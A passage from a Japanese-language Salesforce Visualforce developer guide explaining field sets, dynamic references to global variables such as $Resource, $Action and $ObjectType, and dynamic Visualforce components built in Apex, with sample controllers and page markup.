    private Merchandise__c getMerchandise() {
        String query = 'SELECT ';
        for(Schema.FieldSetMember f : this.getFields()) {
            query += f.getFieldPath() + ', ';
        }
```

```
        query += 'Id, Name FROM Merchandise__c LIMIT 1';
        return Database.query(query);
    }
}
```

上記のコントローラを使用する Visualforce ページは単純です。

```
<apex:page controller="MerchandiseDetails">
    <apex:form >

      <apex:pageBlock title="Product Details">
          <apex:pageBlockSection title="Product">
              <apex:inputField value="{!merch.Name}"/>
          </apex:pageBlockSection>

          <apex:pageBlockSection title="Dimensions">
              <apex:repeat value="{!fields}" var="f">
                  <apex:inputField value="{!merch[f.fieldPath]}"
                      required="{!OR(f.required, f.dbrequired)}"/>
              </apex:repeat>
          </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
</apex:page>
```

上記のマークアップは、フォーム上の項目を必須項目として示す必要があるかどうかを判定するために使用する数式です。項目セット内の項目は、項目セット定義または項目自体の定義によって必須にすることができます。この数式では両方を処理します。

項目セットの考慮事項

項目セットに追加された項目は、次の 2 つのカテゴリのいずれかに入れることができます。

- 項目が［項目セットで使用可能］とマークされている場合、項目は項目セット内に存在しますが、開発者はパッケージ化された Visualforce ページ上でそれを表示していません。システム管理者は、その項目を［利用可］列から［項目セットで］列に移動することによって、その項目セットをリリースした後、表示できます。
- 項目が［項目セットで］とマークされている場合、開発者はデフォルトで、パッケージ化された Visualforce ページ上でその項目を表示しています。システム管理者は、項目を［項目セットで］列から削除して項目セットをリリースした後、ページから項目を削除できます。

開発者が、表示される項目をリストする順序によって、Visualforce ページ上での表示順序が決まります。

パッケージ開発者は、次のベストプラクティスに留意してください。

- インストール済みの項目セットを持つ登録者は、ページに含めなかった項目を追加できます。項目セットの反復から一部の項目を条件に応じて除外することはできないため、項目セットによって表示される項目がすべてのデータ型で使用できることを確認してください。
- 項目セットには必須ではない項目のみを追加することをお勧めします。これにより、登録者が項目セットのすべての項目を削除した場合でも、その項目セットを使用する Visualforce は正常に機能します。

メモ: 項目セットは、API バージョン 21.0 以降の Visualforce ページに使用できます。

関連トピック:

$FieldSet

$ObjectType で使用できるオブジェクトスキーマ詳細

グローバル変数への動的参照

Visualforce ページでは、動的バインドを使用してマークアップ内のグローバル変数を参照できます。グローバル変数を使用すると、データに関する現在のユーザ、組織、およびスキーマ詳細にアクセスできます。グローバル変数の一覧は、付録「グローバル変数、関数、および式の演算子」を参照してください。

グローバル変数の参照は、sObjects や Apex クラスの参照と同じで、次のような同じ基本パターンを使用します。*reference* はグローバル変数です。

```
reference[expression]
```

関連トピック:

グローバル変数

$Resource を使用した静的リソースへの動的参照

静的リソースへの動的参照は、テーマその他の表示設定をサポートする場合に非常に便利です。

$Resource グローバル変数を使用して静的リソースを参照するには、式 {! $Resource[StaticResourceName] } で静的リソースの名前を指定します。たとえば、静的リソースとしてアップロードされる画像の名前を返す getCustomLogo メソッドの場合は、静的リソースを <apex:image value="{!$Resource[customLogo]}"/> のように参照します。

次の例では、2 つの異なる表示テーマの切り替え方法を示します。最初に、次のコードで ThemeHandler という名前のコントローラ拡張を作成します。

```
public class ThemeHandler {


    public ThemeHandler(ApexPages.StandardController controller) { }


    public static Set<String> getAvailableThemes() {
        // You must have at least one uploaded static resource
        // or this code will fail. List their names here.
        return(new Set<String> {'Theme_Color', 'Theme_BW'});
    }


    public static List<SelectOption> getThemeOptions() {
        List<SelectOption> themeOptions = new List<SelectOption>();
        for(String themeName : getAvailableThemes()) {
            themeOptions.add(new SelectOption(themeName, themeName));
        }
        return themeOptions;
    }


    public String selectedTheme {
        get {
            if(null == selectedTheme) {
                // Ensure we always have a theme
                List<String> themeList = new List<String>();
```

```
                themeList.addAll(getAvailableThemes());
                selectedTheme = themeList[0];
            }
            return selectedTheme;
        }
        set {
            if(getAvailableThemes().contains(value)) {
                selectedTheme = value;
            }
        }
    }
}
```

このクラスに関する注意:

- コントローラ拡張にはデフォルトのコンストラクタがないため、コンストラクタは空です。
- アップロードした静的リソースファイルテーマの名前を `getAvailableThemes` メソッドに追加します。静的リソース、特に複数のファイルを含むzipアーカイブの作成とアップロードの詳細は、「静的リソースの使用」 (ページ 187)を参照してください。
- 最後の 2 つのメソッドでは、テーマの一覧と Visualforce フォームコンポーネントで使用するように選択されたテーマが提供されます。

ここで、このコントローラ拡張を使用する Visualforce ページを作成します。

```
<apex:page standardController="Account"
           extensions="ThemeHandler" showHeader="false">


    <apex:form >
    <apex:pageBlock id="ThemePreview" >
      <apex:stylesheet
          value="{!URLFOR($Resource[selectedTheme], 'styles/styles.css')}"/>


      <h1>Theme Viewer</h1>
      <p>You can select a theme to use while browsing this site.</p>
```

```
    <apex:pageBlockSection >
        <apex:outputLabel value="Select Theme: " for="themesList"/>
        <apex:selectList id="themesList" size="1" value="{!selectedTheme}">
            <apex:actionSupport event="onchange" rerender="ThemePreview"/>
            <apex:selectOptions value="{!themeOptions}"/>
        </apex:selectList>
    </apex:pageBlockSection>

    <apex:pageBlockSection >
    <div class="custom" style="padding: 1em;"><!-- Theme CSS hook -->

        <h2>This is a Sub-Heading</h2>

        <p>This is standard body copy. Lorem ipsum dolor sit amet, consectetur
        adipiscing elit. Quisque neque arcu, pellentesque in vehicula vitae, dictum
        id dolor. Cras viverra consequat neque eu gravida. Morbi hendrerit lobortis
        mauris, id sollicitudin dui rhoncus nec.</p>

        <p><apex:image
            value="{!URLFOR($Resource[selectedTheme], 'images/logo.png')}"/></p>

    </div><!-- End of theme CSS hook -->
    </apex:pageBlockSection>

</apex:pageBlock>
</apex:form>
```

```
</apex:page>
```

このマークアップについては、次の点に留意してください。

- ページでは標準取引先コントローラを使用しますが、取引先は関係ありません。コントローラ拡張を使用するには、コントローラを指定する必要があります。
- 最初の <apex:pageBlockSection> には、テーマ選択ウィジェットが含まれます。<apex:actionSupport> を使用して選択メニューを変更すると、<apex:pageBlock> 全体が再表示されます。これは、<apex:stylesheet> タグが、更新された selectedTheme を動的参照のために取得できるようにするものです。
- ここで選択したテーマ設定は、コントローラのビューステートにのみ保持されますが、これに代えてカスタム設定に保存し、永続的にすることが簡単に行えます。
- テーマごとのグラフィックとスタイルアセットが含まれる各zipファイルの構造と内容は一貫している必要があります。つまり、各テーマの zip ファイルには images/logo.png が存在する必要があります。

このページの $Resource グローバル変数への動的参照は 2 つのみですが、スタイルシートとグラフィックアセットの両方にアクセスする方法を示しています。動的参照は、ページのどの <apex:image> タグでも使用でき、デザインを完全に変えることができます。

$Label および $Setup は、組織の管理者またはユーザ自身が Salesforce に設定したテキスト値や保存した設定にアクセスできるという点で、$Resource に似ています。

- カスタム表示ラベルを使用すると、アプリケーション全体で一貫して使用可能なテキストメッセージを作成できます。表示ラベルテキストを翻訳し、自動的にユーザのデフォルト言語で表示することもできます。カスタム表示ラベルの使用方法についての詳細は、Salesforce ヘルプの カスタム表示ラベルの概要を参照してください。
- カスタム設定を使用すると、アプリケーションについて管理者またはユーザ自身が更新できる設定を作成できます。設定を階層化し、ユーザレベル設定でロールレベルまたは組織レベルの設定を上書きすることもできます。カスタム設定の使用方法についての詳細は、Salesforce ヘルプの カスタム設定の概要を参照してください。

関連トピック:

静的リソースの使用

$Resource

$Action を使用した action メソッドへの動的参照

$Action グローバル変数を使用すると、オブジェクトの種別または特定のレコードに対する有効なアクションを動的に参照できます。これは、そのアクションを実行するために URL を作成する場合によく使用されます。

たとえば、<apex:outputLink> で式 {!URLFOR($Action[objectName].New)} を、sObjectの名前を提供するコントローラメソッド getObjectName() と一緒に使用できます。

その例を次に示します。コントローラ拡張は、システムをクエリして、ユーザがアクセスできるすべてのカスタムオブジェクトの名前を取得し、そのリストを、新規レコードを作成するためのリンクと一緒に表示します。最初に、DynamicActionsHandler という名前でコントローラ拡張を作成します。

```
public with sharing class DynamicActionsHandler {

    public List<CustomObjectDetails> customObjectDetails { get; private set; }

    public DynamicActionsHandler(ApexPages.StandardController cont) {
        this.loadCustomObjects();
    }

    public void loadCustomObjects() {
        List<CustomObjectDetails> cObjects = new List<CustomObjectDetails>();
        // Schema.getGlobalDescribe() returns lightweight tokens with minimal metadata
        Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
        for(String obj : gd.keySet()) {
            if(obj.endsWith('__c')) {
                // Get the full metadata details only for custom items
                Schema.DescribeSObjectResult objD = gd.get(obj).getDescribe();
                if( ! objD.isCustomSetting()) {
                    // Save details for custom objects, not custom settings
                    CustomObjectDetails objDetails = new CustomObjectDetails(
                        obj, objD.getLabel(), objD.isCreateable());
                    cObjects.add(objDetails);
                }
            }
        }
```

```
        cObjects.sort();
        this.customObjectDetails = cObjects;
    }

    public class CustomObjectDetails implements Comparable {
        public String  nameStr   { get; set; }
        public String  labelStr  { get; set; }
        public Boolean creatable { get; set; }

        public CustomObjectDetails(String aName, String aLabel, Boolean isCreatable) {
            this.nameStr = aName;
            this.labelStr = aLabel;
            this.creatable = isCreatable;
        }

        public Integer compareTo(Object objToCompare) {
            CustomObjectDetails cod = (CustomObjectDetails)objToCompare;
            return(this.nameStr.compareTo(cod.nameStr));
        }
    }
}
```

この拡張では、次の点に留意してください。

- `loadCustomObjects` メソッドは Apex スキーマメソッドを使用して、使用可能なカスタムオブジェクトに関するメタデータ情報を取得します。`Schema.getGlobalDescribe` メソッドは、使用可能なオブジェクトとカスタム設定に関する小さいメタデータセットを取得するための軽量の操作です。メソッドは、コレクションをスキャンして名前の末尾が「`__c`」(カスタムオブジェクトまたは設定であることを示す) の項目を探します。これらの項目は、`getDescribe` を使用してより詳細に調査され、選択したメタデータがカスタムオブジェクト用に保存されます。
- `if(obj.endsWith('__c'))` を使用して、項目がカスタムオブジェクトであるかどうかをテストするのは、「ハッキング」のように感じられるかもしれませんが、もう 1 つの選択肢である `obj.getDescribe().isCustom()` コールにはコストがかかり、`getDescribe` へのコール数にガバナ制

限があります。大量のオブジェクトが含まれている可能性があるリストに対しては、「__c」文字列のスキャンを最初に行うのが効率的です。

- このメタデータは、内部クラス CustomObjectDetails に保存されます。このクラスは、保存すべき項目の単純な構造化されたコンテナとして機能します。
- CustomObjectDetails には Comparable インターフェースが実装されており、各オブジェクトの属性(この場合はカスタムオブジェクト名)でカスタムオブジェクト詳細のリストを並び替えることができます。

ここで、次のマークアップで Visualforce ページを作成します。

```
<apex:page standardController="Account"

           extensions="DynamicActionsHandler">

    <br/>



    <apex:dataTable value="{!customObjectDetails}" var="coDetails">

        <apex:column >

            <apex:facet name="header">Custom Object</apex:facet>

            <apex:outputText value="{!coDetails.labelStr}"/>

        </apex:column>

        <apex:column >

            <apex:facet name="header">Actions</apex:facet>

            <apex:outputLink value="{!URLFOR($Action[coDetails.nameStr].New)}"

                rendered="{!coDetails.creatable}">[Create]</apex:outputLink><br/>

            <apex:outputLink value="{!URLFOR($Action[coDetails.nameStr].List,

                $ObjectType[coDetails.nameStr].keyPrefix)}">[List]</apex:outputLink>

        </apex:column>

    </apex:dataTable>



</apex:page>
```

特定のレコードが割り当てられていないページで使用できる便利なアクションは、New と List の2つのみです。レコードをクエリするページで、$Action グローバル変数は、View、Clone、Edit、Delete などのメソッドを提供します。特定の標準オブジェクトには、データ型に適した追加のアクションがあります。

関連トピック:

- $Action
- $Action グローバル変数の有効な値

$ObjectType を使用したスキーマ詳細への動的参照

$ObjectType グローバル変数を使用すると、組織のオブジェクトに関するさまざまなスキーマ情報にアクセスできます。たとえば、オブジェクトの項目の名前、表示ラベル、データ型の参照に使用します。

$ObjectType は、「深い」グローバル変数であり、次のような「二重に動的」な参照に使用することができます。

```
$ObjectType[sObjectName].fields[fieldName].Type
```

次の例では、動的グローバル変数を使用して一般的なオブジェクトビューアを提供します。最初に、DynamicObjectHandler という名前で新しいコントローラ (拡張ではない) を作成します。

```
public class DynamicObjectHandler {


    // This class acts as a controller for the DynamicObjectViewer component


    private String objType;
    private List<String> accessibleFields;


    public sObject obj {
        get;
        set {
           setObjectType(value);
           discoverAccessibleFields(value);
           obj = reloadObjectWithAllFieldData();
        }
    }
```

```
// The sObject type as a string
public String getObjectType() {
   return(this.objType);
}
public String setObjectType(sObject newObj) {
    this.objType = newObj.getSObjectType().getDescribe().getName();
    return(this.objType);
}

// List of accessible fields on the sObject
public List<String> getAccessibleFields() {
  return(this.accessibleFields);
}

private void discoverAccessibleFields(sObject newObj) {
    this.accessibleFields = new List<String>();
    Map<String, Schema.SobjectField> fields =
        newObj.getSObjectType().getDescribe().fields.getMap();
    for (String s : fields.keySet()) {
        if ((s != 'Name') && (fields.get(s).getDescribe().isAccessible())) {
            this.accessibleFields.add(s);
        }
    }
}

private sObject reloadObjectWithAllFieldData() {
    String qid = ApexPages.currentPage().getParameters().get('id');
```

```
        String theQuery = 'SELECT ' + joinList(getAccessibleFields(), ', ') +
                          ' FROM ' + getObjectType() +
                          ' WHERE Id = :qid';
        return(Database.query(theQuery));
    }

    // Join an Apex List of fields into a SELECT fields list string
    private static String joinList(List<String> theList, String separator) {

        if (theList == null)    { return null; }
        if (separator == null) { separator = ''; }

        String joined = '';
        Boolean firstItem = true;
        for (String item : theList) {
            if(null != item) {
                if(firstItem){ firstItem = false; }
                else { joined += separator; }
                joined += item;
            }
        }
        return joined;
    }
}
```

このコントローラでは、次の点に留意してください。

- Visualforce コンポーネントはコントローラ拡張を使用できません。代わりに、このクラスはコントローラとして記述されます。コンストラクタは定義されないため、このクラスではデフォルトのコンストラクタが使用されます。

- オブジェクトのメタデータを収集するには、コントローラでオブジェクトを把握している必要があります。Visualforce コンストラクタは引数を取れないため、インスタンス化時に目的のオブジェクトを知る方法がありません。代わりに、公開プロパティ `obj` を設定することで、メタデータ検出がトリガされます。
- このクラスでは複数のメソッドが、前の例より若干異なる方法でシステムスキーマ検出メソッドを使用しています。

次の例は、オブジェクトに関するスキーマ情報と、クエリされるレコードの特定の値を表示する Visualforce コンポーネントです。次のコードを使用し、`DynamicObjectViewer` という名前で新規 Visualforce コンポーネントを作成します。

```
<apex:component controller="DynamicObjectHandler">

    <apex:attribute name="rec" type="sObject" required="true"

        description="The object to be displayed." assignTo="{!obj}"/>



    <apex:form >

    <apex:pageBlock title="{!objectType}">

        <apex:pageBlockSection title="Fields" columns="1">

            <apex:dataTable value="{!accessibleFields}" var="f">

                <apex:column >

                    <apex:facet name="header">Label</apex:facet>

                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Label}"/>


                </apex:column>

                <apex:column >

                    <apex:facet name="header">API Name</apex:facet>

                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Name}"/>

                </apex:column>

                <apex:column >

                    <apex:facet name="header">Type</apex:facet>

                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Type}"/>

                </apex:column>

                <apex:column >
```

```
                    <apex:facet name="header">Value</apex:facet>
                    <apex:outputText value="{!obj[f]}"/>
                </apex:column>
            </apex:dataTable>
        </apex:pageBlockSection>

        <apex:pageBlockSection columns="4">
            <apex:commandButton value="View"
                action="{!URLFOR($Action[objectType].View, obj.Id)}"/>
            <apex:commandButton value="Edit"
                action="{!URLFOR($Action[objectType].Edit, obj.Id)}"/>
            <apex:commandButton value="Clone"
                action="{!URLFOR($Action[objectType].Clone, obj.Id)}"/>
            <apex:commandButton value="Delete"
                action="{!URLFOR($Action[objectType].Delete, obj.Id)}"/>
        </apex:pageBlockSection>
    </apex:pageBlock>
    </apex:form>

</apex:component>
```

次の点を確認してください。

- このコンポーネントを使用するページでは、レコードを検索する必要があります。これを行うには、そのオブジェクトに標準コントローラを使用し、URL でレコードの `Id` を指定します。たとえば、`https://<Salesforce_instance>/apex/DynamicContactPage?id=003D000000Q5GHE` です。
- 選択したレコードはすぐにコンポーネントの `obj` 属性に渡されます。このパラメータは、すべてのオブジェクトメタデータ検出に使用されます。
- この 3 つの二重に動的な参照が、`$ObjectType[objectType].fields[f]` で開始し、各項目のメタデータを表示するのに対し、通常の動的参照は項目の実際の値を表示します。
- データ値の場合、値は、より自然な `{!rec[f]}` (コンポーネントへのパラメータ) ではなく `{!obj[f]}` で、コントローラ内で getter メソッドが使用されます。その理由は単純で、`obj` 属性はすべての項目のデー

タを読み込むように更新されていますが、`rec` は標準コントローラで読み込まれたときと同じ状態のままであり、読み込まれるのが `Id` 項目のみであるためです。

最後に、新しいコンポーネントを使用して、任意の数の単純な Visualforce ページを作成できます。このページは、コンポーネントを使用して、次の2つのページのようなレコード詳細およびスキーマ情報ページを表示します。

```
<apex:page standardController="Account">

    <c:DynamicObjectViewer rec="{!account}"/>

</apex:page>
```

```
<apex:page standardController="Contact">

    <c:DynamicObjectViewer rec="{!contact}"/>

</apex:page>
```

関連トピック:

- $ObjectType
- $ObjectType で使用できる項目スキーマ詳細
- $ObjectType で使用できるオブジェクトスキーマ詳細

第 13 章　動的 Visualforce コンポーネント

Visualforce の基本的な目的は、静的なマークアップベースの言語として、開発者が Salesforce のデザインとマッチしたユーザインターフェースを作成できるようにすることです。ただし、場合によってはプログラムでページを作成することが必要になります。通常、これは標準マークアップでは難しいか不可能な、複雑なユーザインターフェース動作を実現する場合です。

動的 Visualforce コンポーネントは、ユーザの権限やアクション、ユーザまたは組織の設定、表示されているデータなどのさまざまな状態に応じて、コンポーネントツリーのコンテンツや配置が異なる Visualforce ページを作成する方法を提供します。動的 Visualforce コンポーネントは、標準マークアップを使用する代わりに、Apex で設計されています。

動的 Visualforce コンポーネントは、次のように Apex で定義されています。

```
Component.Component_namespace.Component_name
```

たとえば、`<apex:dataTable>` は `Component.Apex.DataTable` になります。

メモ: 標準コンポーネントの参照には、すべての有効な Visualforce コンポーネントの動的な表現が含まれます。

Apex で動的に表現される Visualforce コンポーネントは通常のクラスとして動作します。標準 Visualforce コンポーネントに存在する各属性は、get メソッドや set メソッドによる対応する Apex 表現でプロパティとして利用できます。たとえば、`<apex:outputText>` コンポーネントの `value` 属性を次のように操作できるとします。

```
Component.Apex.OutputText outText = new Component.Apex.OutputText();

outText.value = 'Some dynamic output text.';
```

次のような状況では、動的 Visualforce コンポーネントの使用を検討してください。

- 複雑な制御ロジック内で動的 Visualforce コンポーネントを使用し、同等の標準 Visualforce では作成が難しいか不可能なコンポーネントの組み合わせを作ることができます。たとえば、標準 Visualforce コンポーネントでは、通常、コンポーネントの表示は `rendered` 属性とグローバル `IF()` 式関数を使用して制御します。Apex で制御ロジックを記述することで、より自然なメカニズムを使用して動的にコンポーネントを表示することができます。
- 特定の項目を持つオブジェクトを反復処理することがわかっているが、具体的にどのオブジェクトかわからない場合、動的 Visualforce コンポーネントでは、汎用的な sObject 参照を使用してオブジェクトの表示を「プラグイン」できます。詳細は、「関連リストの使用例」 (ページ 249)を参照してください。

警告: 動的 Visualforce コンポーネントは、組織の新規 Visualforce ページを作成するための主要な手段にすることを目的としたものではありません。既存の Visualforce ページを動的な手法で記述し直さないでください。標準 Visualforce コンポーネントは、ほとんどの使用事例に適しており、推奨されています。動的

Visualforce コンポーネントを使用するのは、ユーザの状態またはアクションに応じてページを自動的に変化させる必要があり、静的なマークアップにコード化するのが難しい場合のみに限定してください。

動的コンポーネントの制限

Visualforce の機能には動的な状況では意味のないものがあるため、コンポーネントの中には動的に使用できないものがあります。

- 次の標準 Visualforce コンポーネントに対応する動的な表現は、Apex には含まれません。
  - `<apex:attribute>`
  - `<apex:component>`
  - `<apex:componentBody>`
  - `<apex:composition>`
  - `<apex:define>`
  - `<apex:dynamicComponent>`
  - `<apex:include>`
  - `<apex:insert>`
  - `<apex:param>`
  - `<apex:variable>`
- 動的 Visualforce コンポーネントが特定の sObject 項目を参照し、その項目が後で削除された場合、その項目参照用の Apex コードはコンパイルされますがページは表示時にエラーになります。また、`$Setup` や `$Label` などのグローバル変数への参照を作成することはできますが、参照される項目を削除すると同様に失敗します。このようなページが引き続き予期したとおりに動作することを確認してください。
- 動的な Visualforce ページと式では、静的ページよりも厳格に属性型がチェックされます。
- 動的コンポーネントには、「パススルー」HTML 属性を設定できません。

動的コンポーネントの作成と表示

メモ: このセクションの例は、説明のために意図的に簡略化されています。動的 Visualforce コンポーネントを活用した例の詳細は、「関連リストの使用例」 (ページ 249)を参照してください。

ページ上の 2 つの部分に動的 Visualforce コンポーネントを埋め込むことができます。

1. ページの任意の場所に `<apex:dynamicComponent>` タグを追加する。このタグは、動的コンポーネントのプレースホルダとして機能します。
2. コントローラまたはコントローラ拡張内の動的 Visualforce コンポーネントを開発する。

`<apex:dynamicComponent>` タグには、`componentValue` という必須属性が 1 つあります。この属性は、動的コンポーネントを返す Apex メソッドの名前を受け入れます。たとえば、送信フォームの期限が過ぎたら、異なるセクションヘッダーのタイトルを動的に生成したい場合、次のマークアップとコントローラコードを使用します。

```
<apex:page standardController="Contact" extensions="DynamicComponentExample">
```

```
    <apex:dynamicComponent componentValue="{!headerWithDueDateCheck}"/>
    <apex:form>
        <apex:inputField value="{!Contact.LastName}"/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

```
public class DynamicComponentExample {
    public DynamicComponentExample(ApexPages.StandardController con) { }
    public Component.Apex.SectionHeader getHeaderWithDueDateCheck() {
        date dueDate = date.newInstance(2011, 7, 4);
        boolean overdue = date.today().daysBetween(dueDate) < 0;

        Component.Apex.SectionHeader sectionHeader = new Component.Apex.SectionHeader();
        if (overdue) {
            sectionHeader.title = 'This Form Was Due On ' + dueDate.format() + '!';
            return sectionHeader;
        } else {
            sectionHeader.title = 'Form Submission';
            return sectionHeader;
        }
    }
}
```

1 ページに複数の <apex:dynamicComponent> コンポーネントを含めることができます。

各動的コンポーネントには、一連の共通メソッドおよびプロパティへのアクセス権があります。この一覧を確認するには、『*Apex 開発者ガイド*』の「コンポーネントクラス」の章を参照してください。

動的カスタムコンポーネント

カスタムコンポーネントを動的に使用すると、標準 Visualforce コンポーネントとまったく同じ動作をします。名前空間がカスタムコンポーネントの名前空間に変わるだけです。カスタムコンポーネントは、c 名前空間にあるため、次のように動的に作成することができます。

```
Component.c.MyCustomComponent myDy = new Component.c.MyCustomComponent();
```

独自のコンポーネントの利便性のために、次のように名前空間を除外できます。

```
Component.MyCustomComponent myDy = new Component.MyCustomComponent();
```

サードパーティがパッケージで提供するコンポーネントを使用する場合は、パッケージプロバイダの名前空間を使用します。

```
Component.TheirName.UsefulComponent usefulC = new Component.TheirName.UsefulComponent();
```

コンストラクタを使用して属性を渡す

プロパティを使用してコンポーネントの属性を設定する代わりに、コンストラクタを使用して1つ以上の属性のリストを渡すことができます。

```
Component.Apex.DataList dynDataList =

    new Component.Apex.DataList(id='myDataList', rendered=true);
```

属性がコンストラクタに定義されていない場合、コンポーネントのデフォルト値がその属性に使用されます。

プロパティを介してではなく、コンストラクタに属性を定義する必要があるコンポーネントが2つあります。

- レコードの Chatter 情報とコントロールを表示する場合、`Component.Apex.Detail` で、`showChatter=true` がそのコンストラクタに渡されている必要があります。それ以外の場合、この属性は常に false になります。
- ユーザが一度に複数のオプションを選択できるようにする場合は、`Component.Apex.SelectList` で、`multiSelect=true` がそのコンストラクタに渡されている必要があります。それ以外の場合、この値は常に `false` になります。

これらの値は、string ではなく boolean です。これらを単一引用符で囲む必要はありません。

警告: 属性名が Apex キーワードと一致する場合は、クラスコンストラクタを使用して属性を渡すことはできません。たとえば、List は予約キーワードであるため、`Component.Apex.RelatedList` はコンストラクタを使用して `list` を渡すことはできません。同様に、for もキーワードであるため、`Component.Apex.OutputLabel` は `for` 属性をコンストラクタ内に定義できません。

式および任意の HTML の定義

式の言語ステートメントを `expressions` プロパティを使用して追加できます。式のステートメントを渡すには、プロパティ名の前に `expressions` を付加します。静的マークアップと同様に、式は `{! }` 構文でラップする必要があります。次に例を示します。

```
Component.Apex.Detail detail = new Component.Apex.Detail();
```

```
detail.expressions.subject = '{!Account.ownerId}';

detail.relatedList = false;

detail.title = false;
```

有効な式には、標準オブジェクトやカスタムオブジェクトの項目を参照する式などがあります。次の例のようにグローバル変数と関数も使用できます。

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();

head1.expressions.value =

    '{!IF(CONTAINS($User.FirstName, "John"), "Hello John", "Hey, you!")}';
```

式で値を渡すのは、それをサポートする属性でのみ有効です。`expressions` プロパティ以外で `{! }` を使用すると、式ではなく文字として解釈されます。

プレーン HTML を含めるには、`Component.Apex.OutputText` の `escape` プロパティを `false` に設定します。

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();

head1.escape = false;

head1.value = '<h1>This header contains HTML</h1>';
```

facet の定義

式を定義する方法と同様に、facet は動的コンポーネントが使用できる特殊なプロパティとして機能します。次に例を示します。

```
Component.Apex.DataTable myTable = new Component.Apex.DataTable(var='item');

myDT.expressions.value = '{!items}';

ApexPages.Component.OutputText header =

    new Component.Apex.OutputText(value='This is My Header');

myDT.facets.header = header;
```

facet についての詳細は、「コンポーネント facet の使用のためのベストプラクティス」 (ページ 473)を参照してください。

子ノードの定義

`childComponents` プロパティを使用して、子ノードを動的 Visualforce コンポーネントに追加できます。`childComponents` プロパティは `Component.Apex` オブジェクトのリストへの参照として機能します。

次の例では、childComponents を使用して子入力ノードで <apex:form> を構築する方法を示します。

```
public Component.Apex.PageBlock getDynamicForm() {

    Component.Apex.PageBlock dynPageBlock = new Component.Apex.PageBlock();


    // Create an input field for Account Name

    Component.Apex.InputField theNameField = new Component.Apex.InputField();

    theNameField.expressions.value = '{!Account.Name}';

    theNameField.id = 'theName';

    Component.Apex.OutputLabel theNameLabel = new Component.Apex.OutputLabel();

    theNameLabel.value = 'Rename Account?';

    theNameLabel.for = 'theName';


    // Create an input field for Account Number

    Component.Apex.InputField theAccountNumberField = new Component.Apex.InputField();

    theAccountNumberField.expressions.value = '{!Account.AccountNumber}';

    theAccountNumberField.id = 'theAccountNumber';

    Component.Apex.OutputLabel theAccountNumberLabel = new Component.Apex.OutputLabel();

    theAccountNumberLabel.value = 'Change Account #?';

    theAccountNumberLabel.for = 'theAccountNumber';


    // Create a button to submit the form

    Component.Apex.CommandButton saveButton = new Component.Apex.CommandButton();

    saveButton.value = 'Save';

    saveButton.expressions.action = '{!Save}';


    // Assemble the form components

    dynPageBlock.childComponents.add(theNameLabel);

    dynPageBlock.childComponents.add(theNameField);
```

```
    dynPageBlock.childComponents.add(theAccountNumberLabel);
    dynPageBlock.childComponents.add(theAccountNumberField);
    dynPageBlock.childComponents.add(saveButton);

    return dynPageBlock;
}
```

マークアップが次のように定義されている場合:

```
<apex:form>
    <apex:dynamicComponent componentValue="{!dynamicForm}"/>
</apex:form>
```

このマークアップは次の静的マークアップに相当します。

```
<apex:form>
    <apex:pageBlock>
        <apex:outputLabel for="theName"/>
        <apex:inputField value="{!Account.Name}" id="theName"/>
        <apex:outputLabel for="theAccountNumber"/>
        <apex:inputField value="{!Account.AccountNumber}" id="theAccountNumber"/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:pageBlock>
</apex:form>
```

同等の静的マークアップでの要素の順序は、動的コンポーネントが `getDynamicForm` メソッドの Apex コードで宣言された順序ではなく、`childComponents` に追加された順序です。

動的コンポーネントの遅延作成

デフォルトでは、動的コンポーネントを定義する Apex メソッドは、ページに定義された action メソッドが実行される前に、ページの読み込み時に実行されます。ページアクションが完了するまで待ってから、動的コンポーネントを作成するメソッドを実行するには、動的コンポーネントの `invokeAfterAction` 属性を `true` に設定します。これにより、たとえば、ページ初期化アクションまたはコールアウトの結果に応じて変化する動的コンポーネントを設計できます。

次に、動的コンポーネントを 1 つ含むページを次に示します。この動的コンポーネントは、ページの action メソッド `pageActionUpdateMessage` が完了した後に作成されます。

```
<apex:page controller="DeferredDynamicComponentController"

    action="{!pageActionUpdateMessage}" showHeader="false">


    <apex:dynamicComponent componentValue="{!dynamicComp}" invokeAfterAction="true"/>


</apex:page>
```

次に、動的コンポーネント定義を提供する関連付けられたコントローラ、および `invokeAfterAction` 属性の影響を示します。

```
public class DeferredDynamicComponentController {


    private String msgText { get; set; }


    public DeferredDynamicComponentController() {

        this.msgText = 'The controller is constructed.';

    }


    public Component.Apex.OutputPanel getDynamicComp() {


        // This is the component to return

        Component.Apex.OutputPanel dynOutPanel= new Component.Apex.OutputPanel();


        dynOutPanel.layout = 'block';


        // Child component to hold the message text

        Component.Apex.OutputText msgOutput = new Component.Apex.OutputText();

        msgOutput.value = this.msgText;

        dynOutPanel.childComponents.add(msgOutput);
```

```
        return dynOutPanel;
    }

    public Object pageActionUpdateMessage() {
        this.msgText= 'The page action method has been run.';
        return null;
    }
}
```

動的コンポーネントのデフォルトの動作では、コンストラクタで設定されている `msgText` 値は動的コンポーネントによって表示されます。動的コンポーネントに `invokeAfterAction="true"` を設定にすることにより、この動作が変更されます。ページで `pageActionUpdateMethod` が完了するまで待ってから、、動的コンポーネントが作成されます。したがって、コンポーネントには、代わりに `pageActionUpdateMessage` アクションメソッドで設定されている `msgText` の値が表示されます。

メモ: `invokeAfterAction` 属性は、API バージョン 31.0 以降に設定されたページの動的コンポーネントで使用できます。

動的コンポーネントおよびその他のアクションの遅延作成

